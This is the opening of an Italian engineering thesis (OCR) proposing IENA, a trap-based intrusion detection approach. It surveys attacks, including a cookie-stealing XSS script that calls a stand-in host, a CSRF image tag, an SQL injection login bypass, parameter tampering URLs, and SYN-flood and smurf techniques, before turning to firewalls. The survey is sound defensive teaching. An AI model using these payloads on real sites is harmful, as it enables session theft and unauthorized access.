ALMA MATER STUDIORUM
UNIVERSITA' DI BOLOGNA

SECONDA FACOLTA' DI INGEGNERIA SEDE CESENA

Corso di Laurea in INGEGNERIA INFORMATICA

IENA: UN MODELLO ALTERNATIVO PER LA RIVELAZIONE DELLE INTRUSIONI IN UNA RETE LOCALE

Relatore
Prof. Walter Cerroni

Presentata da
Marco Ramilli

Sessione II

Anno Accademico 2004/2005

“Sii il cambiamento che vuoi vedere

avvenire nel mondo”

(Gandi)

Ringraziamenti :

Un ringraziamento particolare alla mia famiglia

Per avermi sostenuto, dato fiducia anche nei

Momenti di maggior difficoltà

Indice.

Introduzione:

L'efficienza del Web sia come mezzo di divulgazione che come mezzo di vendita di prodotti e servizi è ormai nota a tutti. La rivoluzionaria affermazione di questo nuovo strumento basato sull'elaborazione distribuita ha creato nuove opportunità ma contestualmente ha esposto a gravi pericoli i dati, i sistemi e l'immagine dei soggetti coinvolti.
La problematica relativa alla sicurezza informatica oggigiorno sta diventando una vera e propria minaccia contro la privacy.
Utenti inesperti ed inconsapevoli, persone che cercano di farsi un nome scoprendo vulnerabilità, distruggendo dati e facendo soldi in modo illegale, sono all'ordine del giorno in Rete.
La crescita dei servizi distribuiti ha generato una vera e propria problematica nel settore informatico; se fino ad oggi le principali minacce alla sicurezza venivano dall' infrastruttura di rete e dai sistemi operativi, la diffusione delle applicazioni web, la condivisione di risorse in rete, la possibilità di installare software auto-aggiornanti, la nascita di pagine dinamiche e la realizzazione di script client-side hanno creato nuovi e pericolosi obiettivi.
Prendiamo in considerazione un classico scenario :
"Un gruppo di lavoro A, italiano, deve presentare parte del lavoro ai colleghi americani appartenenti al gruppo C, per fare questo condivide i propri file.
Il gruppo B, concorrente diretto del gruppo A viene a conoscenza dei file pubblicati dal gruppo A.
Come può il gruppo A difendersi, tutelando e assicurando l'accesso al proprio lavoro soltanto al gruppo C ? "
Oggigiorno a causa di reti molto vaste e formate da innumerevoli servitori, il servizio di sicurezza è diventato di gran lunga più complesso rispetto al classico

esempio di cui sopra.
Proviamo a pensare se un maleintenzionato riuscisse ad entrare in possesso di un conto corrente bancario non suo, egli potrebbe accreditarsi sul proprio conto corrente una qualsiasi quantità di denaro, pur non entrando in contatto fisico con il denaro.
Pensiamo ad una fabbrica automobilistica come la BMW, in cui le prenotazioni da parte delle aziende succursali avvengono tramite internet. Proviamo ad immaginare che un "attacker" si impadronisca del sistema di prenotazioni auto.Egli potrebbe prenotare n—mila automobili a nomi falsi facendo fallire la casa produttrice, oppure bloccare definitivamente gli ordini impedendo la vendita di automobili.
Spostiamoci su realtà più piccole, come il mercato on-line; molte persone acquistano oggetti on-line lasciando il proprio numero di carta di credito.Tale numero viene immagazzinato in apposite strutture organizzate in data base. Immaginiamo cosa può accadere se un maleintenzionato riesce ad avere libero accesso a quella struttura: egli potrebbe acquistare merce tramite carte di credito di terzi.
Sfortunatamente non esistono dei rimedi nè delle tecniche tali da poter rendere sicuro al 100% un servizio contro gli attacchi provenienti dall'esterno ma ciònonostante, si può ancora operare per tenere lontani molti problemi. Oggigiorno esistono numerose tecniche per la difesa delle reti, tuttavia aggiornare AntiVirus, installare firewall e IDS/IPS non sempre risulta essere efficace.

L'obiettivo di questa tesi è quello di progettare e implementare un metodo alternativo ai classici canoni di sicurezza per rendere sicura una rete.In particolare, si dimostrerà come negando gli attuali canoni di sicurezza, basati

sulla “chiusura” della rete e utilizzando opportune trappole (IENE) si possa rendere più sicuro il sistema, aggiungendo una difficoltà in più per eventuali attacchi.

Marco Ramilli.

Capitolo 1.

Panoramica tecniche di attacco.

"La scienza è sempre perfetta. Ogni volta che risolve

un problema ne crea almeno dieci nuovi"

(George Bernard Shaw)

Gli attacchi rivolti verso i sistemi informatici spesso sfruttano dei punti deboli delle applicazioni. Un ispezione sommaria del codice, fatta da un programmatore anche esperto, non può rilevare i problemi e le "falle di sicurezza" dell'applicazione. Da una parte infatti, il testing manuale non può contemplare tutte le sequenze di input e soprattutto non si pensa mai ad eseguire delle manipolazioni dell'applicazione per testarne la risposta. D'altro canto, i tools di testing automatizzati non essendo progettati per una applicazione specifica, ma per una classe poco eterogenea di programmi, non possono assicurarci di riuscire a catturare tutte le problematiche relative alla nostra applicazione.

Prima di capire quali tools utilizzare e in che modo, è necessario fare una breve panoramica su quali sonoi principali tipi di attacchi[8].

1.1 Information gathering.

Questa tecnica, non è un vero e proprio attacco, in quanto non cerca di penetrare direttamente all'interno della macchina ma ha come scopo principale quello di cattuare messaggi di errore[8].

Il primo passo che ogni attaccante compie, una volta scoperto quali e quanti servizi sono a disposizione sulla macchina remota, è quello di generare semplici messaggi di errore. Dall 'analisi di tali messaggi è possibile risalire al tipo di software utilizzato e di conseguenza partire per la ricerca di eventuali vulnerabilità.

Tali errori vengono generati modificando parametri di login oppure direttamente manipolando la connessione (es: GET per http oppure TCP-header per connessioni "TCP pure"). La maggior parte dei security manager non prende in considerazione questa prima tecnica in quanto la probabilità di trovare exploit privi di fix oggi giorno è veramente bassa. Tuttavia, numerosi mass-defacment (ricordiamo quello di aruba nel 2003-2004) sono stati causati proprio da un information gathering di troppo.

1.2 Cross-Site scripting.

Questo tipo di attacco è molto semplice: esso non mira ad attaccare il sistema ma mira ad attaccare l'utente. Se l'utente in questione è l'aministratore di sitema, l'attacco prende una piega più interessante[8].

Grazie alla possibilità di eseguire script da parte del browser, scrivendo apposito codice è possibile ridirezionare il navigatore dell' utente verso pagine preparate ad-hoc per sfruttare eventuali bug del browser.

Un classico esempio di Cross-Site scripting utilizzato in un celebre Forum della rete (non verranno mai fatti nomi) è il seguente:

```
<script language= ”javascript” type= ”text/javascript”>
   alert(‘il forum {è} stato spostato’) ;
   reload(‘http://www.hack.site.org/fckCookie.php? ’+documet.cookie);
</script>
```

Con il presente script è possibile rubare i cookies dell’ utente e nel caso in cui l’utente sia l’ amministratore di sistema sarà molto probabile trovare all interno dei cookie username e password del sistema da attaccare[8][14][20].

1.3 Cross-Site request forgers.

Anche questo attacco proprio come il Cross-Site scripting non mira ad attaccare il sistema diretto ma un utente del sistema stesso.

L’attacco avviene nel momento in cui un utente che possiede diritti su un server ‘A’ (server attaccato) visita una pagina su un server ‘B’ (di proprietà dell’attaccante dove egli può introdurre una CSRF).

La pagina costruita dall’attaccante contiene tag che permettono di fare eseguire soltanto metodi ‘get’ al browser come ‘src’ nel tag ‘img’, ‘iframe’ ecc.

Senza che l’ utente se ne accorga è possibile fare eseguire operazioni su di un altro server.

```
<img src=https://books.example.org/clickbuy?book=ISBN&qty=100>
```

L’ utente non si accorge di nessuna operazione svolta, infatti il suo navigatore sarà in grado di visualizzare solo immagini[8][20].

1.4 SQL Injection.

Ogni applicazione (in questo caso applicazioni web) che sfruttano connessioni a data-base sono potenzialmente soggette a questo genere di attacco.L' SQL injection nasce da un errore di programmazione, in particolar modo da un errore di filtering. Grazie a questo tipo di attacco è possibile eseguire query all'interno delle tabelle presenti sul sistema da attaccare. In questa tesi non si entrerà nel dettaglio in quanto non è obiettivo principale descrivere la tecnica di tale attacco, ma soltanto eseguire una rapida carellata di alcune tecniche di intrusione adottate negli ultimi anni.

Un classico attacco utilizzando sql-Injection si ha nella cattura di password, di fatto l'utilizzo principale del data-base è durante la gestione di login; se l 'attaccante' riesce ad interrogare il db in modo da ottenere le password degli utenti sarà in gado di entrare liberamente all' interno del sistema da attaccare.

Di seguito viene riportata una frazione di codice vulnerabile:

```
SELECT id FROM user
WHERE usr= "$username" AND pas= "$password"
```

E' possibile raggirare questo codice, sostituendo all' interno delle variabili caratteri di chiusura e di apertura di stringhe che verranno interpretati erroneamente.

Poniamo $username= A'or'c'='c

Poniamo $password = A'or'c'='c

Grazie a queste sostituzioni abbiamo annullato i vincoli sulla condizione; ergo il risultato della query sarà una tabella contenente tutti gli 'id' di ogni utente.

Tale tecnica di attacco è molto efficace, essa richiede soltanto la conoscenza dell'sql e degli errori ricorrenti del programmatore, tuttavia richiede molto tempo per essere applicata è per questo che non è cosi diffusa come possono essere le tecniche viste in precedenza. L'utilizzo avanzato di sql-injection porta alla creazione di nuove tuple o addirittura al dropping di un intero data base bloccando l'intero sistema attaccato[8][20].

1.5 Parameter Tampering.

Anche questo attacco è uno dei classici attacchi nato verso la seconda metà degli anni novanta. Esso approfitta del fatto che molti programmatori confidano nei parametri nascosti, come ad esempio i campi hidden, i campi di testo fissi (read-only) oppure parametri fissi in GET, come unica misura di sicurezza.

Tali parametri, possono essere facilmente raggirati, cambiando manualmnte l' URL oppure creando in locale una pagina html con i rispettivi campi "not read-only" editati ad-hoc.

Prendiamo in considerazione questa URL

```
http://www.hack.me/detail.php?id=3312&mode=readonly
```

Andando ad eseguire prove sul parametro "mode" otteniamo accesso in scrittura. Vediamo come è possibile:

```
http://www.hack.me/detail.php?id=3312&mode=-1
```

http://www.hack.me/detail.php?id=3312&mode=readwrite

http://www.hack.me/detail.php?id=3312&mode=marco

.....

Dopo alcune prove si è scoperto che il valore 'write' concedeva l'accesso in scrittura.*http://www.hack.me/detail.php?id=3312&mode=write*

Ora sarà sufficiente modificare il campo 'id' per poter modificare i parametri relativi ad ogni singolo utente. Se consideriamo che spesso e volentieri il primo utente registrato è proprio l'amministratore del sistema, cambiando la password dell' utente numero '1' si avrà l' accesso al sistema impedendo contemporaneamente all'amministratore di "loggarsi"[8][20][14].

1.6 Brute Force.

L' attacco a forza bruta è uno degli attacchi più antichi mai messi in atto. Esso è nato nel momento in cui è natol'autenticazione ed è stato ereditato fino ad oggi, fino ai più moderni e complessi sistemi di autenticazione[8].

La tecnica su cui si basa è semplicissima: l'unico modo di trovare una password è provarle tutte!

Qualsiasi sia il login da effettuare (pagine web, sql lgin, local login ecc..) tale tecnica sfrutta "dizionari" o semplicemente effettua permutazioni con lettere alfanumeriche a dimensione variabile, fino a che la parola creata (o trovata all' interno del dizionario) risulta corretta aprendo la porta di autenticazione.

Questo tipo di attacco è facilmente rilevabile in quanto genera innumerevole traffico di rete, inoltre è efficace soltanto su password di dimensioni ridotte, formate da 6 a 8 caratteri al massimo[20].

1.7 Known vulnerabilities.

Le “vulnerabilità note” sono da sempre il peggior nemico dei security manager

A causa di queste “falle di sicurezza” numerosi exploit kids si dilettano a defacciare e oscurare numerosi siti on-line, per non parlare delle Internal Known vulnerabilities, grazie alle quali gli attacker possono entrare in possesso della sistema attaccato eseguendo codice arbitrario da remoto.


L’unica arma messa a disposizione dei security manager fino ad oggi è stata la “patch”, durante ogni inizio settimana vi era una sfrenata corsa verso l’aggioramento del sistema, verso il tool più aggiornato per porre rimedio alla nota vulnerabilità uscita durante il fine settimana.

Oggi grazie al progetto IENA questo potrebbe non accadere più in quanto come verrà dimostrato in seguito, una rete con tanti servizi , vecchi e obsoleti potr,risultare piu sicura di una rete cablata ad-hoc .

1.8 Man In The Middle.

La tipologia di attacco chiamata ‘man-in-the-middle’ consiste nel dirottare il traffico generato durante la comunicazione tra due host verso

un terzo host (attaccante). Durante l' Attacco è necessario fare credere ad entrambi gli end-point della comunicazione che l'host attaccante è in realta il loro interlocutore leggittimo.



L' host attaccante riceve tutto il traffico generato dagli host 1 e 2 e si preoccupa di inoltrare correttamente il traffico verso l'effettiva destinazione dei pacchetti ricevuti.

L' attacco M.T.M. viene suddiviso in 3 classi differenti in base alla tipologia dell' attacco stesso:

1) M.T.M. Locale
2) M.T.M. Da Locale a Remoto
3) M.T.M. Remoto

Tale attacco risulta devastante soprattutto se utilizzato all' interno di reti LAN.

Grazie al MTM è possibile captare password, hash, user e dati personali quali e-mail e conversazioni in chat di qualsiasi utente connesso alla rete attaccata.

E’ un attacco molto diffuso tra i professionisti, tuttavia grazie a semplici tools come ettercap e ethereal, i quali hanno abbassato notevolmente il livello di difficoltà, il men-in-the-middle si diffonde a macchia d’ olio soprattutto all’ interno di università e scuole[20][21].

1.9 Session Fixation.

Numerose applicazioni web fanno uso delle sessioni per creare un ambiente user-friendly. Le variabili di sessione sono salvate sul server ed associate ad un identificativo (session id). Ogni variabile di sessione rappresenta un utente univocamente, perciò risultano essere una preda molto ambita per ogni attaccante che, ottenendola, può effettivamente sostituirsi all’ utente dell’ id session rubato. I metodi utilizzati per inviare il session id al server sono principalmente 3:

1) GET, tramite URL
2) POST, tramite un campo hidden
3) Come informazione contenuta in un cookie

Usualmente ogni programmatore utilizza le cookies, per comodità e per facile riutilizzo del login. Tuttavia tale metodo risulta vulnerabile alla seguente procedura :

1) Session setup: l’attaccante instaura una ‘trap session’ sul server da attaccare e ottiene l’ ID di sessione (la ‘trap session’ deve restare aperta fino alla fine dell’attacco).

2) Session fixation: l’attaccante introduce il proprio ID nel browser dell’ utente che accede al server attaccato.

3) Session entrance: l'attaccante deve attendere che l' utente esegua il login nel server, utilizzando l' ID inviatogli.

Per effettuare il secondo passo l' attacante può ricorrere a tecniche come Cross-Site-Scripting, che imposti direttamente il cookie all'interno del browser, oppure puo utilizzare particolari tag html come <META> con attributo Set-Cookie in una pagina HTML che l' utente visiterà[8].

Nel caso in cui l' attaccante sia molto competente è possibile forgiare un pacchetto tcp ad-hoc, il quale confondendo il dns server dell' utente imposti cookie grazie alla funzione Set-Cookie dell' header http.

1.10 Cookie poisoning.

Come suggerisce il nome di questo attacco, la tecnica fondamentale è quella di avvelenare i cookies, editandoli direttamente a mano (generalmente il file viene chiamato "utentesito.it") oppure tramite appositi java-script scritti direttamente sull URL del browser.

Un' altra strada praticabile è l'installazione sul pc dell' attaccante di un semplicissimo proxy che consenta la modifica della request http prima del suo invio: alcuni esempi possono essere portati a termine con WFetch, reperibile in rete[20].

1.11 Remote escalation.

Lo scopo principale di questa tecnica di attacco, è quello di ottenere i massimi privilegi (root) sulla macchina attaccata; in questo modo l' attaccante è in grado di eseguire qualsiasi operazione ritenga opportuna (installazione di back-door, rootkit, creazione di nuovi utenti ..).

Per ottenere privilegi di root, esistono 3 strade differenti:

1) Start cracking : se si ha la possibilità di avviare fisicamente la macchina, è sufficiente introdurre un nuovo disco di avvio (per esempio Knoppix) dal quale sarà possibile eseguire SAM cracking (macchine Windows)

o SHADOW cracking (macchine Linux).

2) Cracking with privilege: questa tecnica viene utilizzata qualora l' attaccante possiede alcuni privilegi sulla macchina. Molto spesso si utilizza la cartella "temp" per salvare al suo interno listati sorgenti utilizzando in seguito un compilatore per compilarli e per eseguirli, sfruttando il fatto che numerosi amministratori di sistema non settano a dovere i privilegi delle cartelle adibite a file temporanei.

3) Buffer over-flow: il BufOF, è una tecnica utilizzata in vari settori nell' hacking, in questo caso viene implementata per eseguire comandi sulla macchina attaccata, in modo da potere creare nuovi utenti "root". In questo modo l' attaccante è in grado di prendere il possesso della macchina.

1.12 Port Scanning.

Il port scanning è una tecnica utilizzata per raccogliere informazioni su un computer allacciato alla rete.


Letteralmente significa "*scansione delle porte*" e consiste nell'inviare rischieste di connessione al computer bersaglio (soprattutto pacchetti TCP, UDP e ICMP creati ad arte): elaborando le risposte è possibile stabilire (anche con precisione) quali servizi di rete siano attivi su quel computer. Una porta si dice "in ascolto" ("*listening*") o "aperta" quando vi è un servizio o programma che la usa.

Di per sé il port scanning non è pericoloso per i sistemi informatici, e viene comunemente usato dagli amministratori di sistema per effettuare controlli e manutenzione. Rivela però informazioni dettagliate che potrebbero essere usate da un eventuale attaccante per preparare facilmente una tecnica mirata a minare la sicurezza del sistema. Pertanto viene posta molta attenzione dagli amministratori a come e quando vengono effettuati port scan verso i computer della loro rete.

Il port scanning è un tassello fondamentale per ogni attaccante, diventa giorno dopo giorno uno strumento indispensabile per conoscere la quantità e la qualità dei servizi messi a disposizione dal servitore. Questa tecnica non viene considerata un vero e proprio attacco, purchè non si affianchi ad una tecnica di transparency.

Lo “stealth port scanning” (nmap –sS)viene considerato ormai da anni un vero e proprio attacco, in quanto l’ attaccante mira a testare i servizi messi a disposizione sulla macchina attaccata, senza mettersi allo scoperto, ma al contrario, “nascondendosi” .

Di seguito viene riportato un diagramma che illustra il funzionamento di un attacco di tipo “stalth port scanning “



(la conclusione dell'handshake viene registrata nei log dell'host vittima)

Scansione Stealth (nmap –sS):

Host---→syn---→Host vittima

Host←--syn-ack←Host vittima

Host---→rst---→Host vittima

(il client risponde con un reset per non portare a compimento le tre fasi dell'handshake e quindi per evitare il logging sulla maggior parte dei sistemi operativi)

Come appena dimostrato lo "stealth port scanning" può risultare un pericolo per un amministratore di rete. Ribadiamo che tale tecnica è di vitale importanza per un attaccante, senza informazioni nessun attacker è in grado di agire.

1.13 Denial of Service.

Gli attacchi di tipo DoS sono diffusi nel panorama di Internet essendo non molto complessi da mettere in atto. In sostanza si tratta di trovare un modo per indurre uno o più host della rete a negare l'erogazione dei propri servizi che normalmente distribuisce ai client. Ad esemepio, un attacco di negazione del servizio (Denial of Service) ben riuscito nei confronti di un server Web, induce quest'ultimo a non fornire più il servizio HTTP ai propri client fino a quando l'amministratore di sistema non riesce a sbloccare il server, spesso con banale riavvio. Vi sono attacchi banwidth consumption (a consumo di banda) che mirano a saturare la banda disponibile in una determinata rete; vi sono attacchi di resource starvation (consumo delle risorse) rivolti a saturare le risorse di

sistema del server, normalmente tendono ad innalzare al livello del 100% l'uso della CPU fino al bloccaggio del server. Anche le email possono essere utilizzate per un attacco DoS, basta sapere che virus come Nimda hanno la caratteristica di diffondersi in maniera molto rapida attraverso le email, andando a inondare i server di posta delle aziende e provocando sovente un blocco del sistema di posta che non riesce a smaltire tutta la posta che lo subissa. Un' ultima considerazione riguarda gli attacchi DoS che puntano e sfruttano i difetti di programmazione dei software che girano sui server; questo genere di attacchi è molto difficile da portare a segno in quanto presuppone un'ottima conoscenza e capacità di programmazione per creare un exploit che sfrutti un punto debole riconosciuto del server vittima. Tutto ciò si trasforma in un grosso problema finanziare per le società colpite dalla scure del DoS, infatti, molti sono i costi dovuti ai tempi morti del disservizio arrecato agli utenti finali del server colpito ma ci sono anche costi legati ai mancati introiti dei potenziali clienti senza contare il costo tecnico per far ripartire un servizio che in genere coinvolge un certo numero di server collegati tra loro. Inoltre la maggioranza dei programmi creati per effettuare un attacco DoS. Sono intuitivi e semplici da usare permetttendo quasi a chiunque abbia un minimo di esperienza di fare attacchi del genere. Infatti, compromettere il corretto funzionamento di una rete è di gran lunga più facile che ottenerne l'accesso non autorizzato.

L'attacco **smurfing** consiste nello sfruttare la capacità di amplificazione degli host che compongono la rete. Si tratta di utilizzare un PC per inviare una sequenza di pacchetti ICMP ECHO Request (di tipo 8) direttamente all'indirizzo di broadcast della rete, in cui ovviamente verrà contraffatto l'indirizzo IP del mittente in modo che risulti un IP fasullo o, meglio ancora, l'IP di un host a cui vogliamo fare del "male". L'inidirizzo di broadcast di una

rete è in genere “255”,quello che presenta tutti i bit dell’host ID uguali a 1 (esempio con IP 192.168.0.11 e Mask 255.255.255.0, il Bcast è 192.168.0.255) ed inviando tali pacchetti all’indirizzo IP di broadcast, tutti gli host della rete per default rispondono con un ECHO REPLY all’indirizzo IP che credono li abbia generati, inondando sia la rete che l’host di destinazione (si possono comunque configurare gli host della rete per evitare di rispondere a richieste ICMP ECHO che giungono in broadcast). Nel caso di una rete locale contenente 200 host, se l’attacker invia ripetutamente pacchetti ICMP ECHO da 50000 bytes all’indirizzo IP di broadcast, si avrà che tutti e 200 gli host risponderanno insieme, provocando sia la saturazione della banda (bloccando quindi l’utilizzo della rete) che l’inondazione di pacchetti nei confronti dell’host vittima, quello di cui si è impostato l’IP come sorgente (invece di quello reale).

Il **SYN flood** è un’altra tecnica per attuare il denial of service ma è più specifico in quanto si rivolge in genere ad una porta del protocollo TCP/IP in ascolto su un

particolare server. In pratica si usa un programma che permette all’attacker di strumentalizzare il modello delle tre fasi dell’handshake del TCP/IP. In consizioni normali l’Host Pippo invia una pacchetto SYN ad una specifica porta dell’Host vittima che risponde con un syn-ack. A questo punto l’Host Pippo dovrebbe rispondere con un ack ma così non è. Infatti, l’attacker che invia i pacchetti con il flag SYN ativato, imposta come IP sorgente un IP fasullo, un IP cioè che non esiste in rete facendo in modo che l’Host vittima non abbia alcuna risposta ack. Visto che ciascun sistema operativo è predisposto (anche se in maniera differente) per allocare parte delle risorse di sistema alla connesisone syn ricevuta da un qualsiasi host su una particolare porta del protocollo, esso attende un certo numero di secondi prima di considerare la richiesta syn come decaduta. Visto che l’host vittima

manda un messaggio di syn-ack all'IP del mittente (che è stato **spoofato** che significa **sostituito**) che risulta inesistente, non potrà ricevere nè un pacchetto con il flag ack che completerebbe l'handshake a 3 fasi nè un pacchetto con il flag rst (reset). Se almeno l'IP fosse esistito (anche se differente da quello reale), l'host vittima avrebbe potuto chiudere la richiesta pendente perchè avrebbe ricevuto da esso un rst (l'host mittente, non ha iniziato un tentativo di connesisone, per cui risponde con un rst) e rilasciare le risorse impegnate in quel processo ad attendere appunto o un ack o un rst. In questo modo, non ricevendo alcuna risposta, le risorse allocate per gestire l'eventuale connessione sono risorse sprecate, inutilizzate per un minimo di 75 secondi ad un massimo di 23 minuti. Quindi, se si inviano periodicamente dei pacchetti syn con IP sorgente inesistene su una specifica porta di un server vittima, si può fare in modo di costringerlo ad allocare risorse e ad accodare richieste di connessione che mai avverranno, portando il server ad esaurire le risorse a disposizione per quella porta, provocando quindi una negazione del servizio che gira appunto sulla porta in questione[11][20][21].

Capitolo 2.

Panoramica tecniche di difesa.

"Ciò che dobbiamo imparare lo impariamo facendo"

(Aristotele)

In questo capitolo verranno analizzate alcune delle tantissime tecniche, messe in atto da sviluppatori di fama mondiale, per limitare l' intrusione informatica.

In modo particolare ci soffermeremo su tecniche come Intrusion Detection System e Intrusion Prevention System per capire a fondo la differenza fondamentale che vi è tra sistemi di prevenzione, sistemi di detection e il sistema IENA basato sull inganno.

2.1 Progettazione della rete.

Il primo passo verso una rete sicura è progettare adeguatamente la topologia e la struttura formale del Network. Un metodo classico utilizzato negli ultimi anni è il seguente :

1) Installare un Firewall perimetrale per la prtezione della DMZ (zona demilitarizzata)
2) Installare nella parte Demilitarizzata della rete i principali server
3) Scindere la DMZ in più sottorti tramite uno switch-firewall
4) Ramificare tramite appositi switch le varie reti/sottoreti private

L’ utilizzo della DMZ, risulta molto comodo in quanto essendo una sottorete plasmata (con apposite restrizioni e con permessi adeguatamente distribuiti) per contenere servitori, oltre a dividere logicamente il Network, garantisce un adegueto livello di sicurezza[2],[1].

Di seguito viene riportato lo schema logico di suddivisione del Network secondo gli ICT-Security lab:




Immagine 2.1 *ICT-Security Lab divisione logica del Network [2]*

2.2 Il Firewall.

Un firewall è uno dei tanti modi per proteggere una rete dal traffico proveniente da altre reti dicui non ci si fida o comunque sconosciute. Il reale meccanismo con cui è realizzato varia fortemente, ma il principio è che il firewall può essere pensato come una coppia di meccanismi: uno serve a bloccare il traffico e l'altro a veicolarlo. Alcuni firewall mettono più enfasi nel bloccarlo,altri nel permetterlo.Di solito, i firewall sono configurati per proteggere la rete contro gli accessi non autenticati dall'esterno. Questo aiuta a prevenire il login di vandali in macchine della rete. Firewall più complicati bloccano il traffico dall'esterno all'interno, ma permettono agli utenti interni di comunicare liberamente con l'esterno. Il firewall può proteggere contro qualsiasi tipo di attacco mediato dalla rete come se fossi disconnesso.
I firewall sono anche importanti perchè possono provvedere a un singolo punto di blocco dove la sicurezza e il controllo possono essere imposte. Diversamente, in una situazione in cui un sistema è attaccato da qualcuno che usa un modem, il firewall può agire come un rubinetto telefonico, limitandone la banda e come strumento di monitoraggio.
Il firewall basta a proteggere la rete ?

Chi non si è mai posto questa domanda ? La risposta ovviamente è negativa. Come può un firewall proteggere da attachi che non passano attraverso di lui ? Come puo' un firewall proteggere da attacchi che sfruttano connessioni lecite? Proviamo a fare un esempio:

<< L' azienda "Paperon de Paperoni" ha deciso di pubblicare un sito senza appoggiarsi a nessuna web farm, utilizzando un proprio server gestito internamente dai propri tecnici. Per permettere a potenziali clienti di navigare

sul proprio web-site, decide di aprire la porta 80 del firewall perimetrale e di ridirezionare tutto il traffico passante per la porta 80 al server in questione.

Supponiamo che la versione del server utilizzata, per esempio IIS 5.0, sia vulnerabile a “trasversal Directory”. Un attaccante puo’ sfruttare liberamente questa Know Vulnerability in quanto per il firewall la connessione sulla porta 80 è lecita. Il firewall essendo un dispositivo situato al terzo/quarto livello dello stack ISO-OSI, non è ingrado di interpretare cosa avviene all’ interno della comunicazione, esso si limita a permettere o a negare una particolare comunicazione. Una volta che un firewall lascia passare una connessione, non può controllare quello che avviene all’ interno di tale comunicazione.




Figura 2.2 *Rappresentazione di un Firewall*

2.3 Intrusion Detection System.

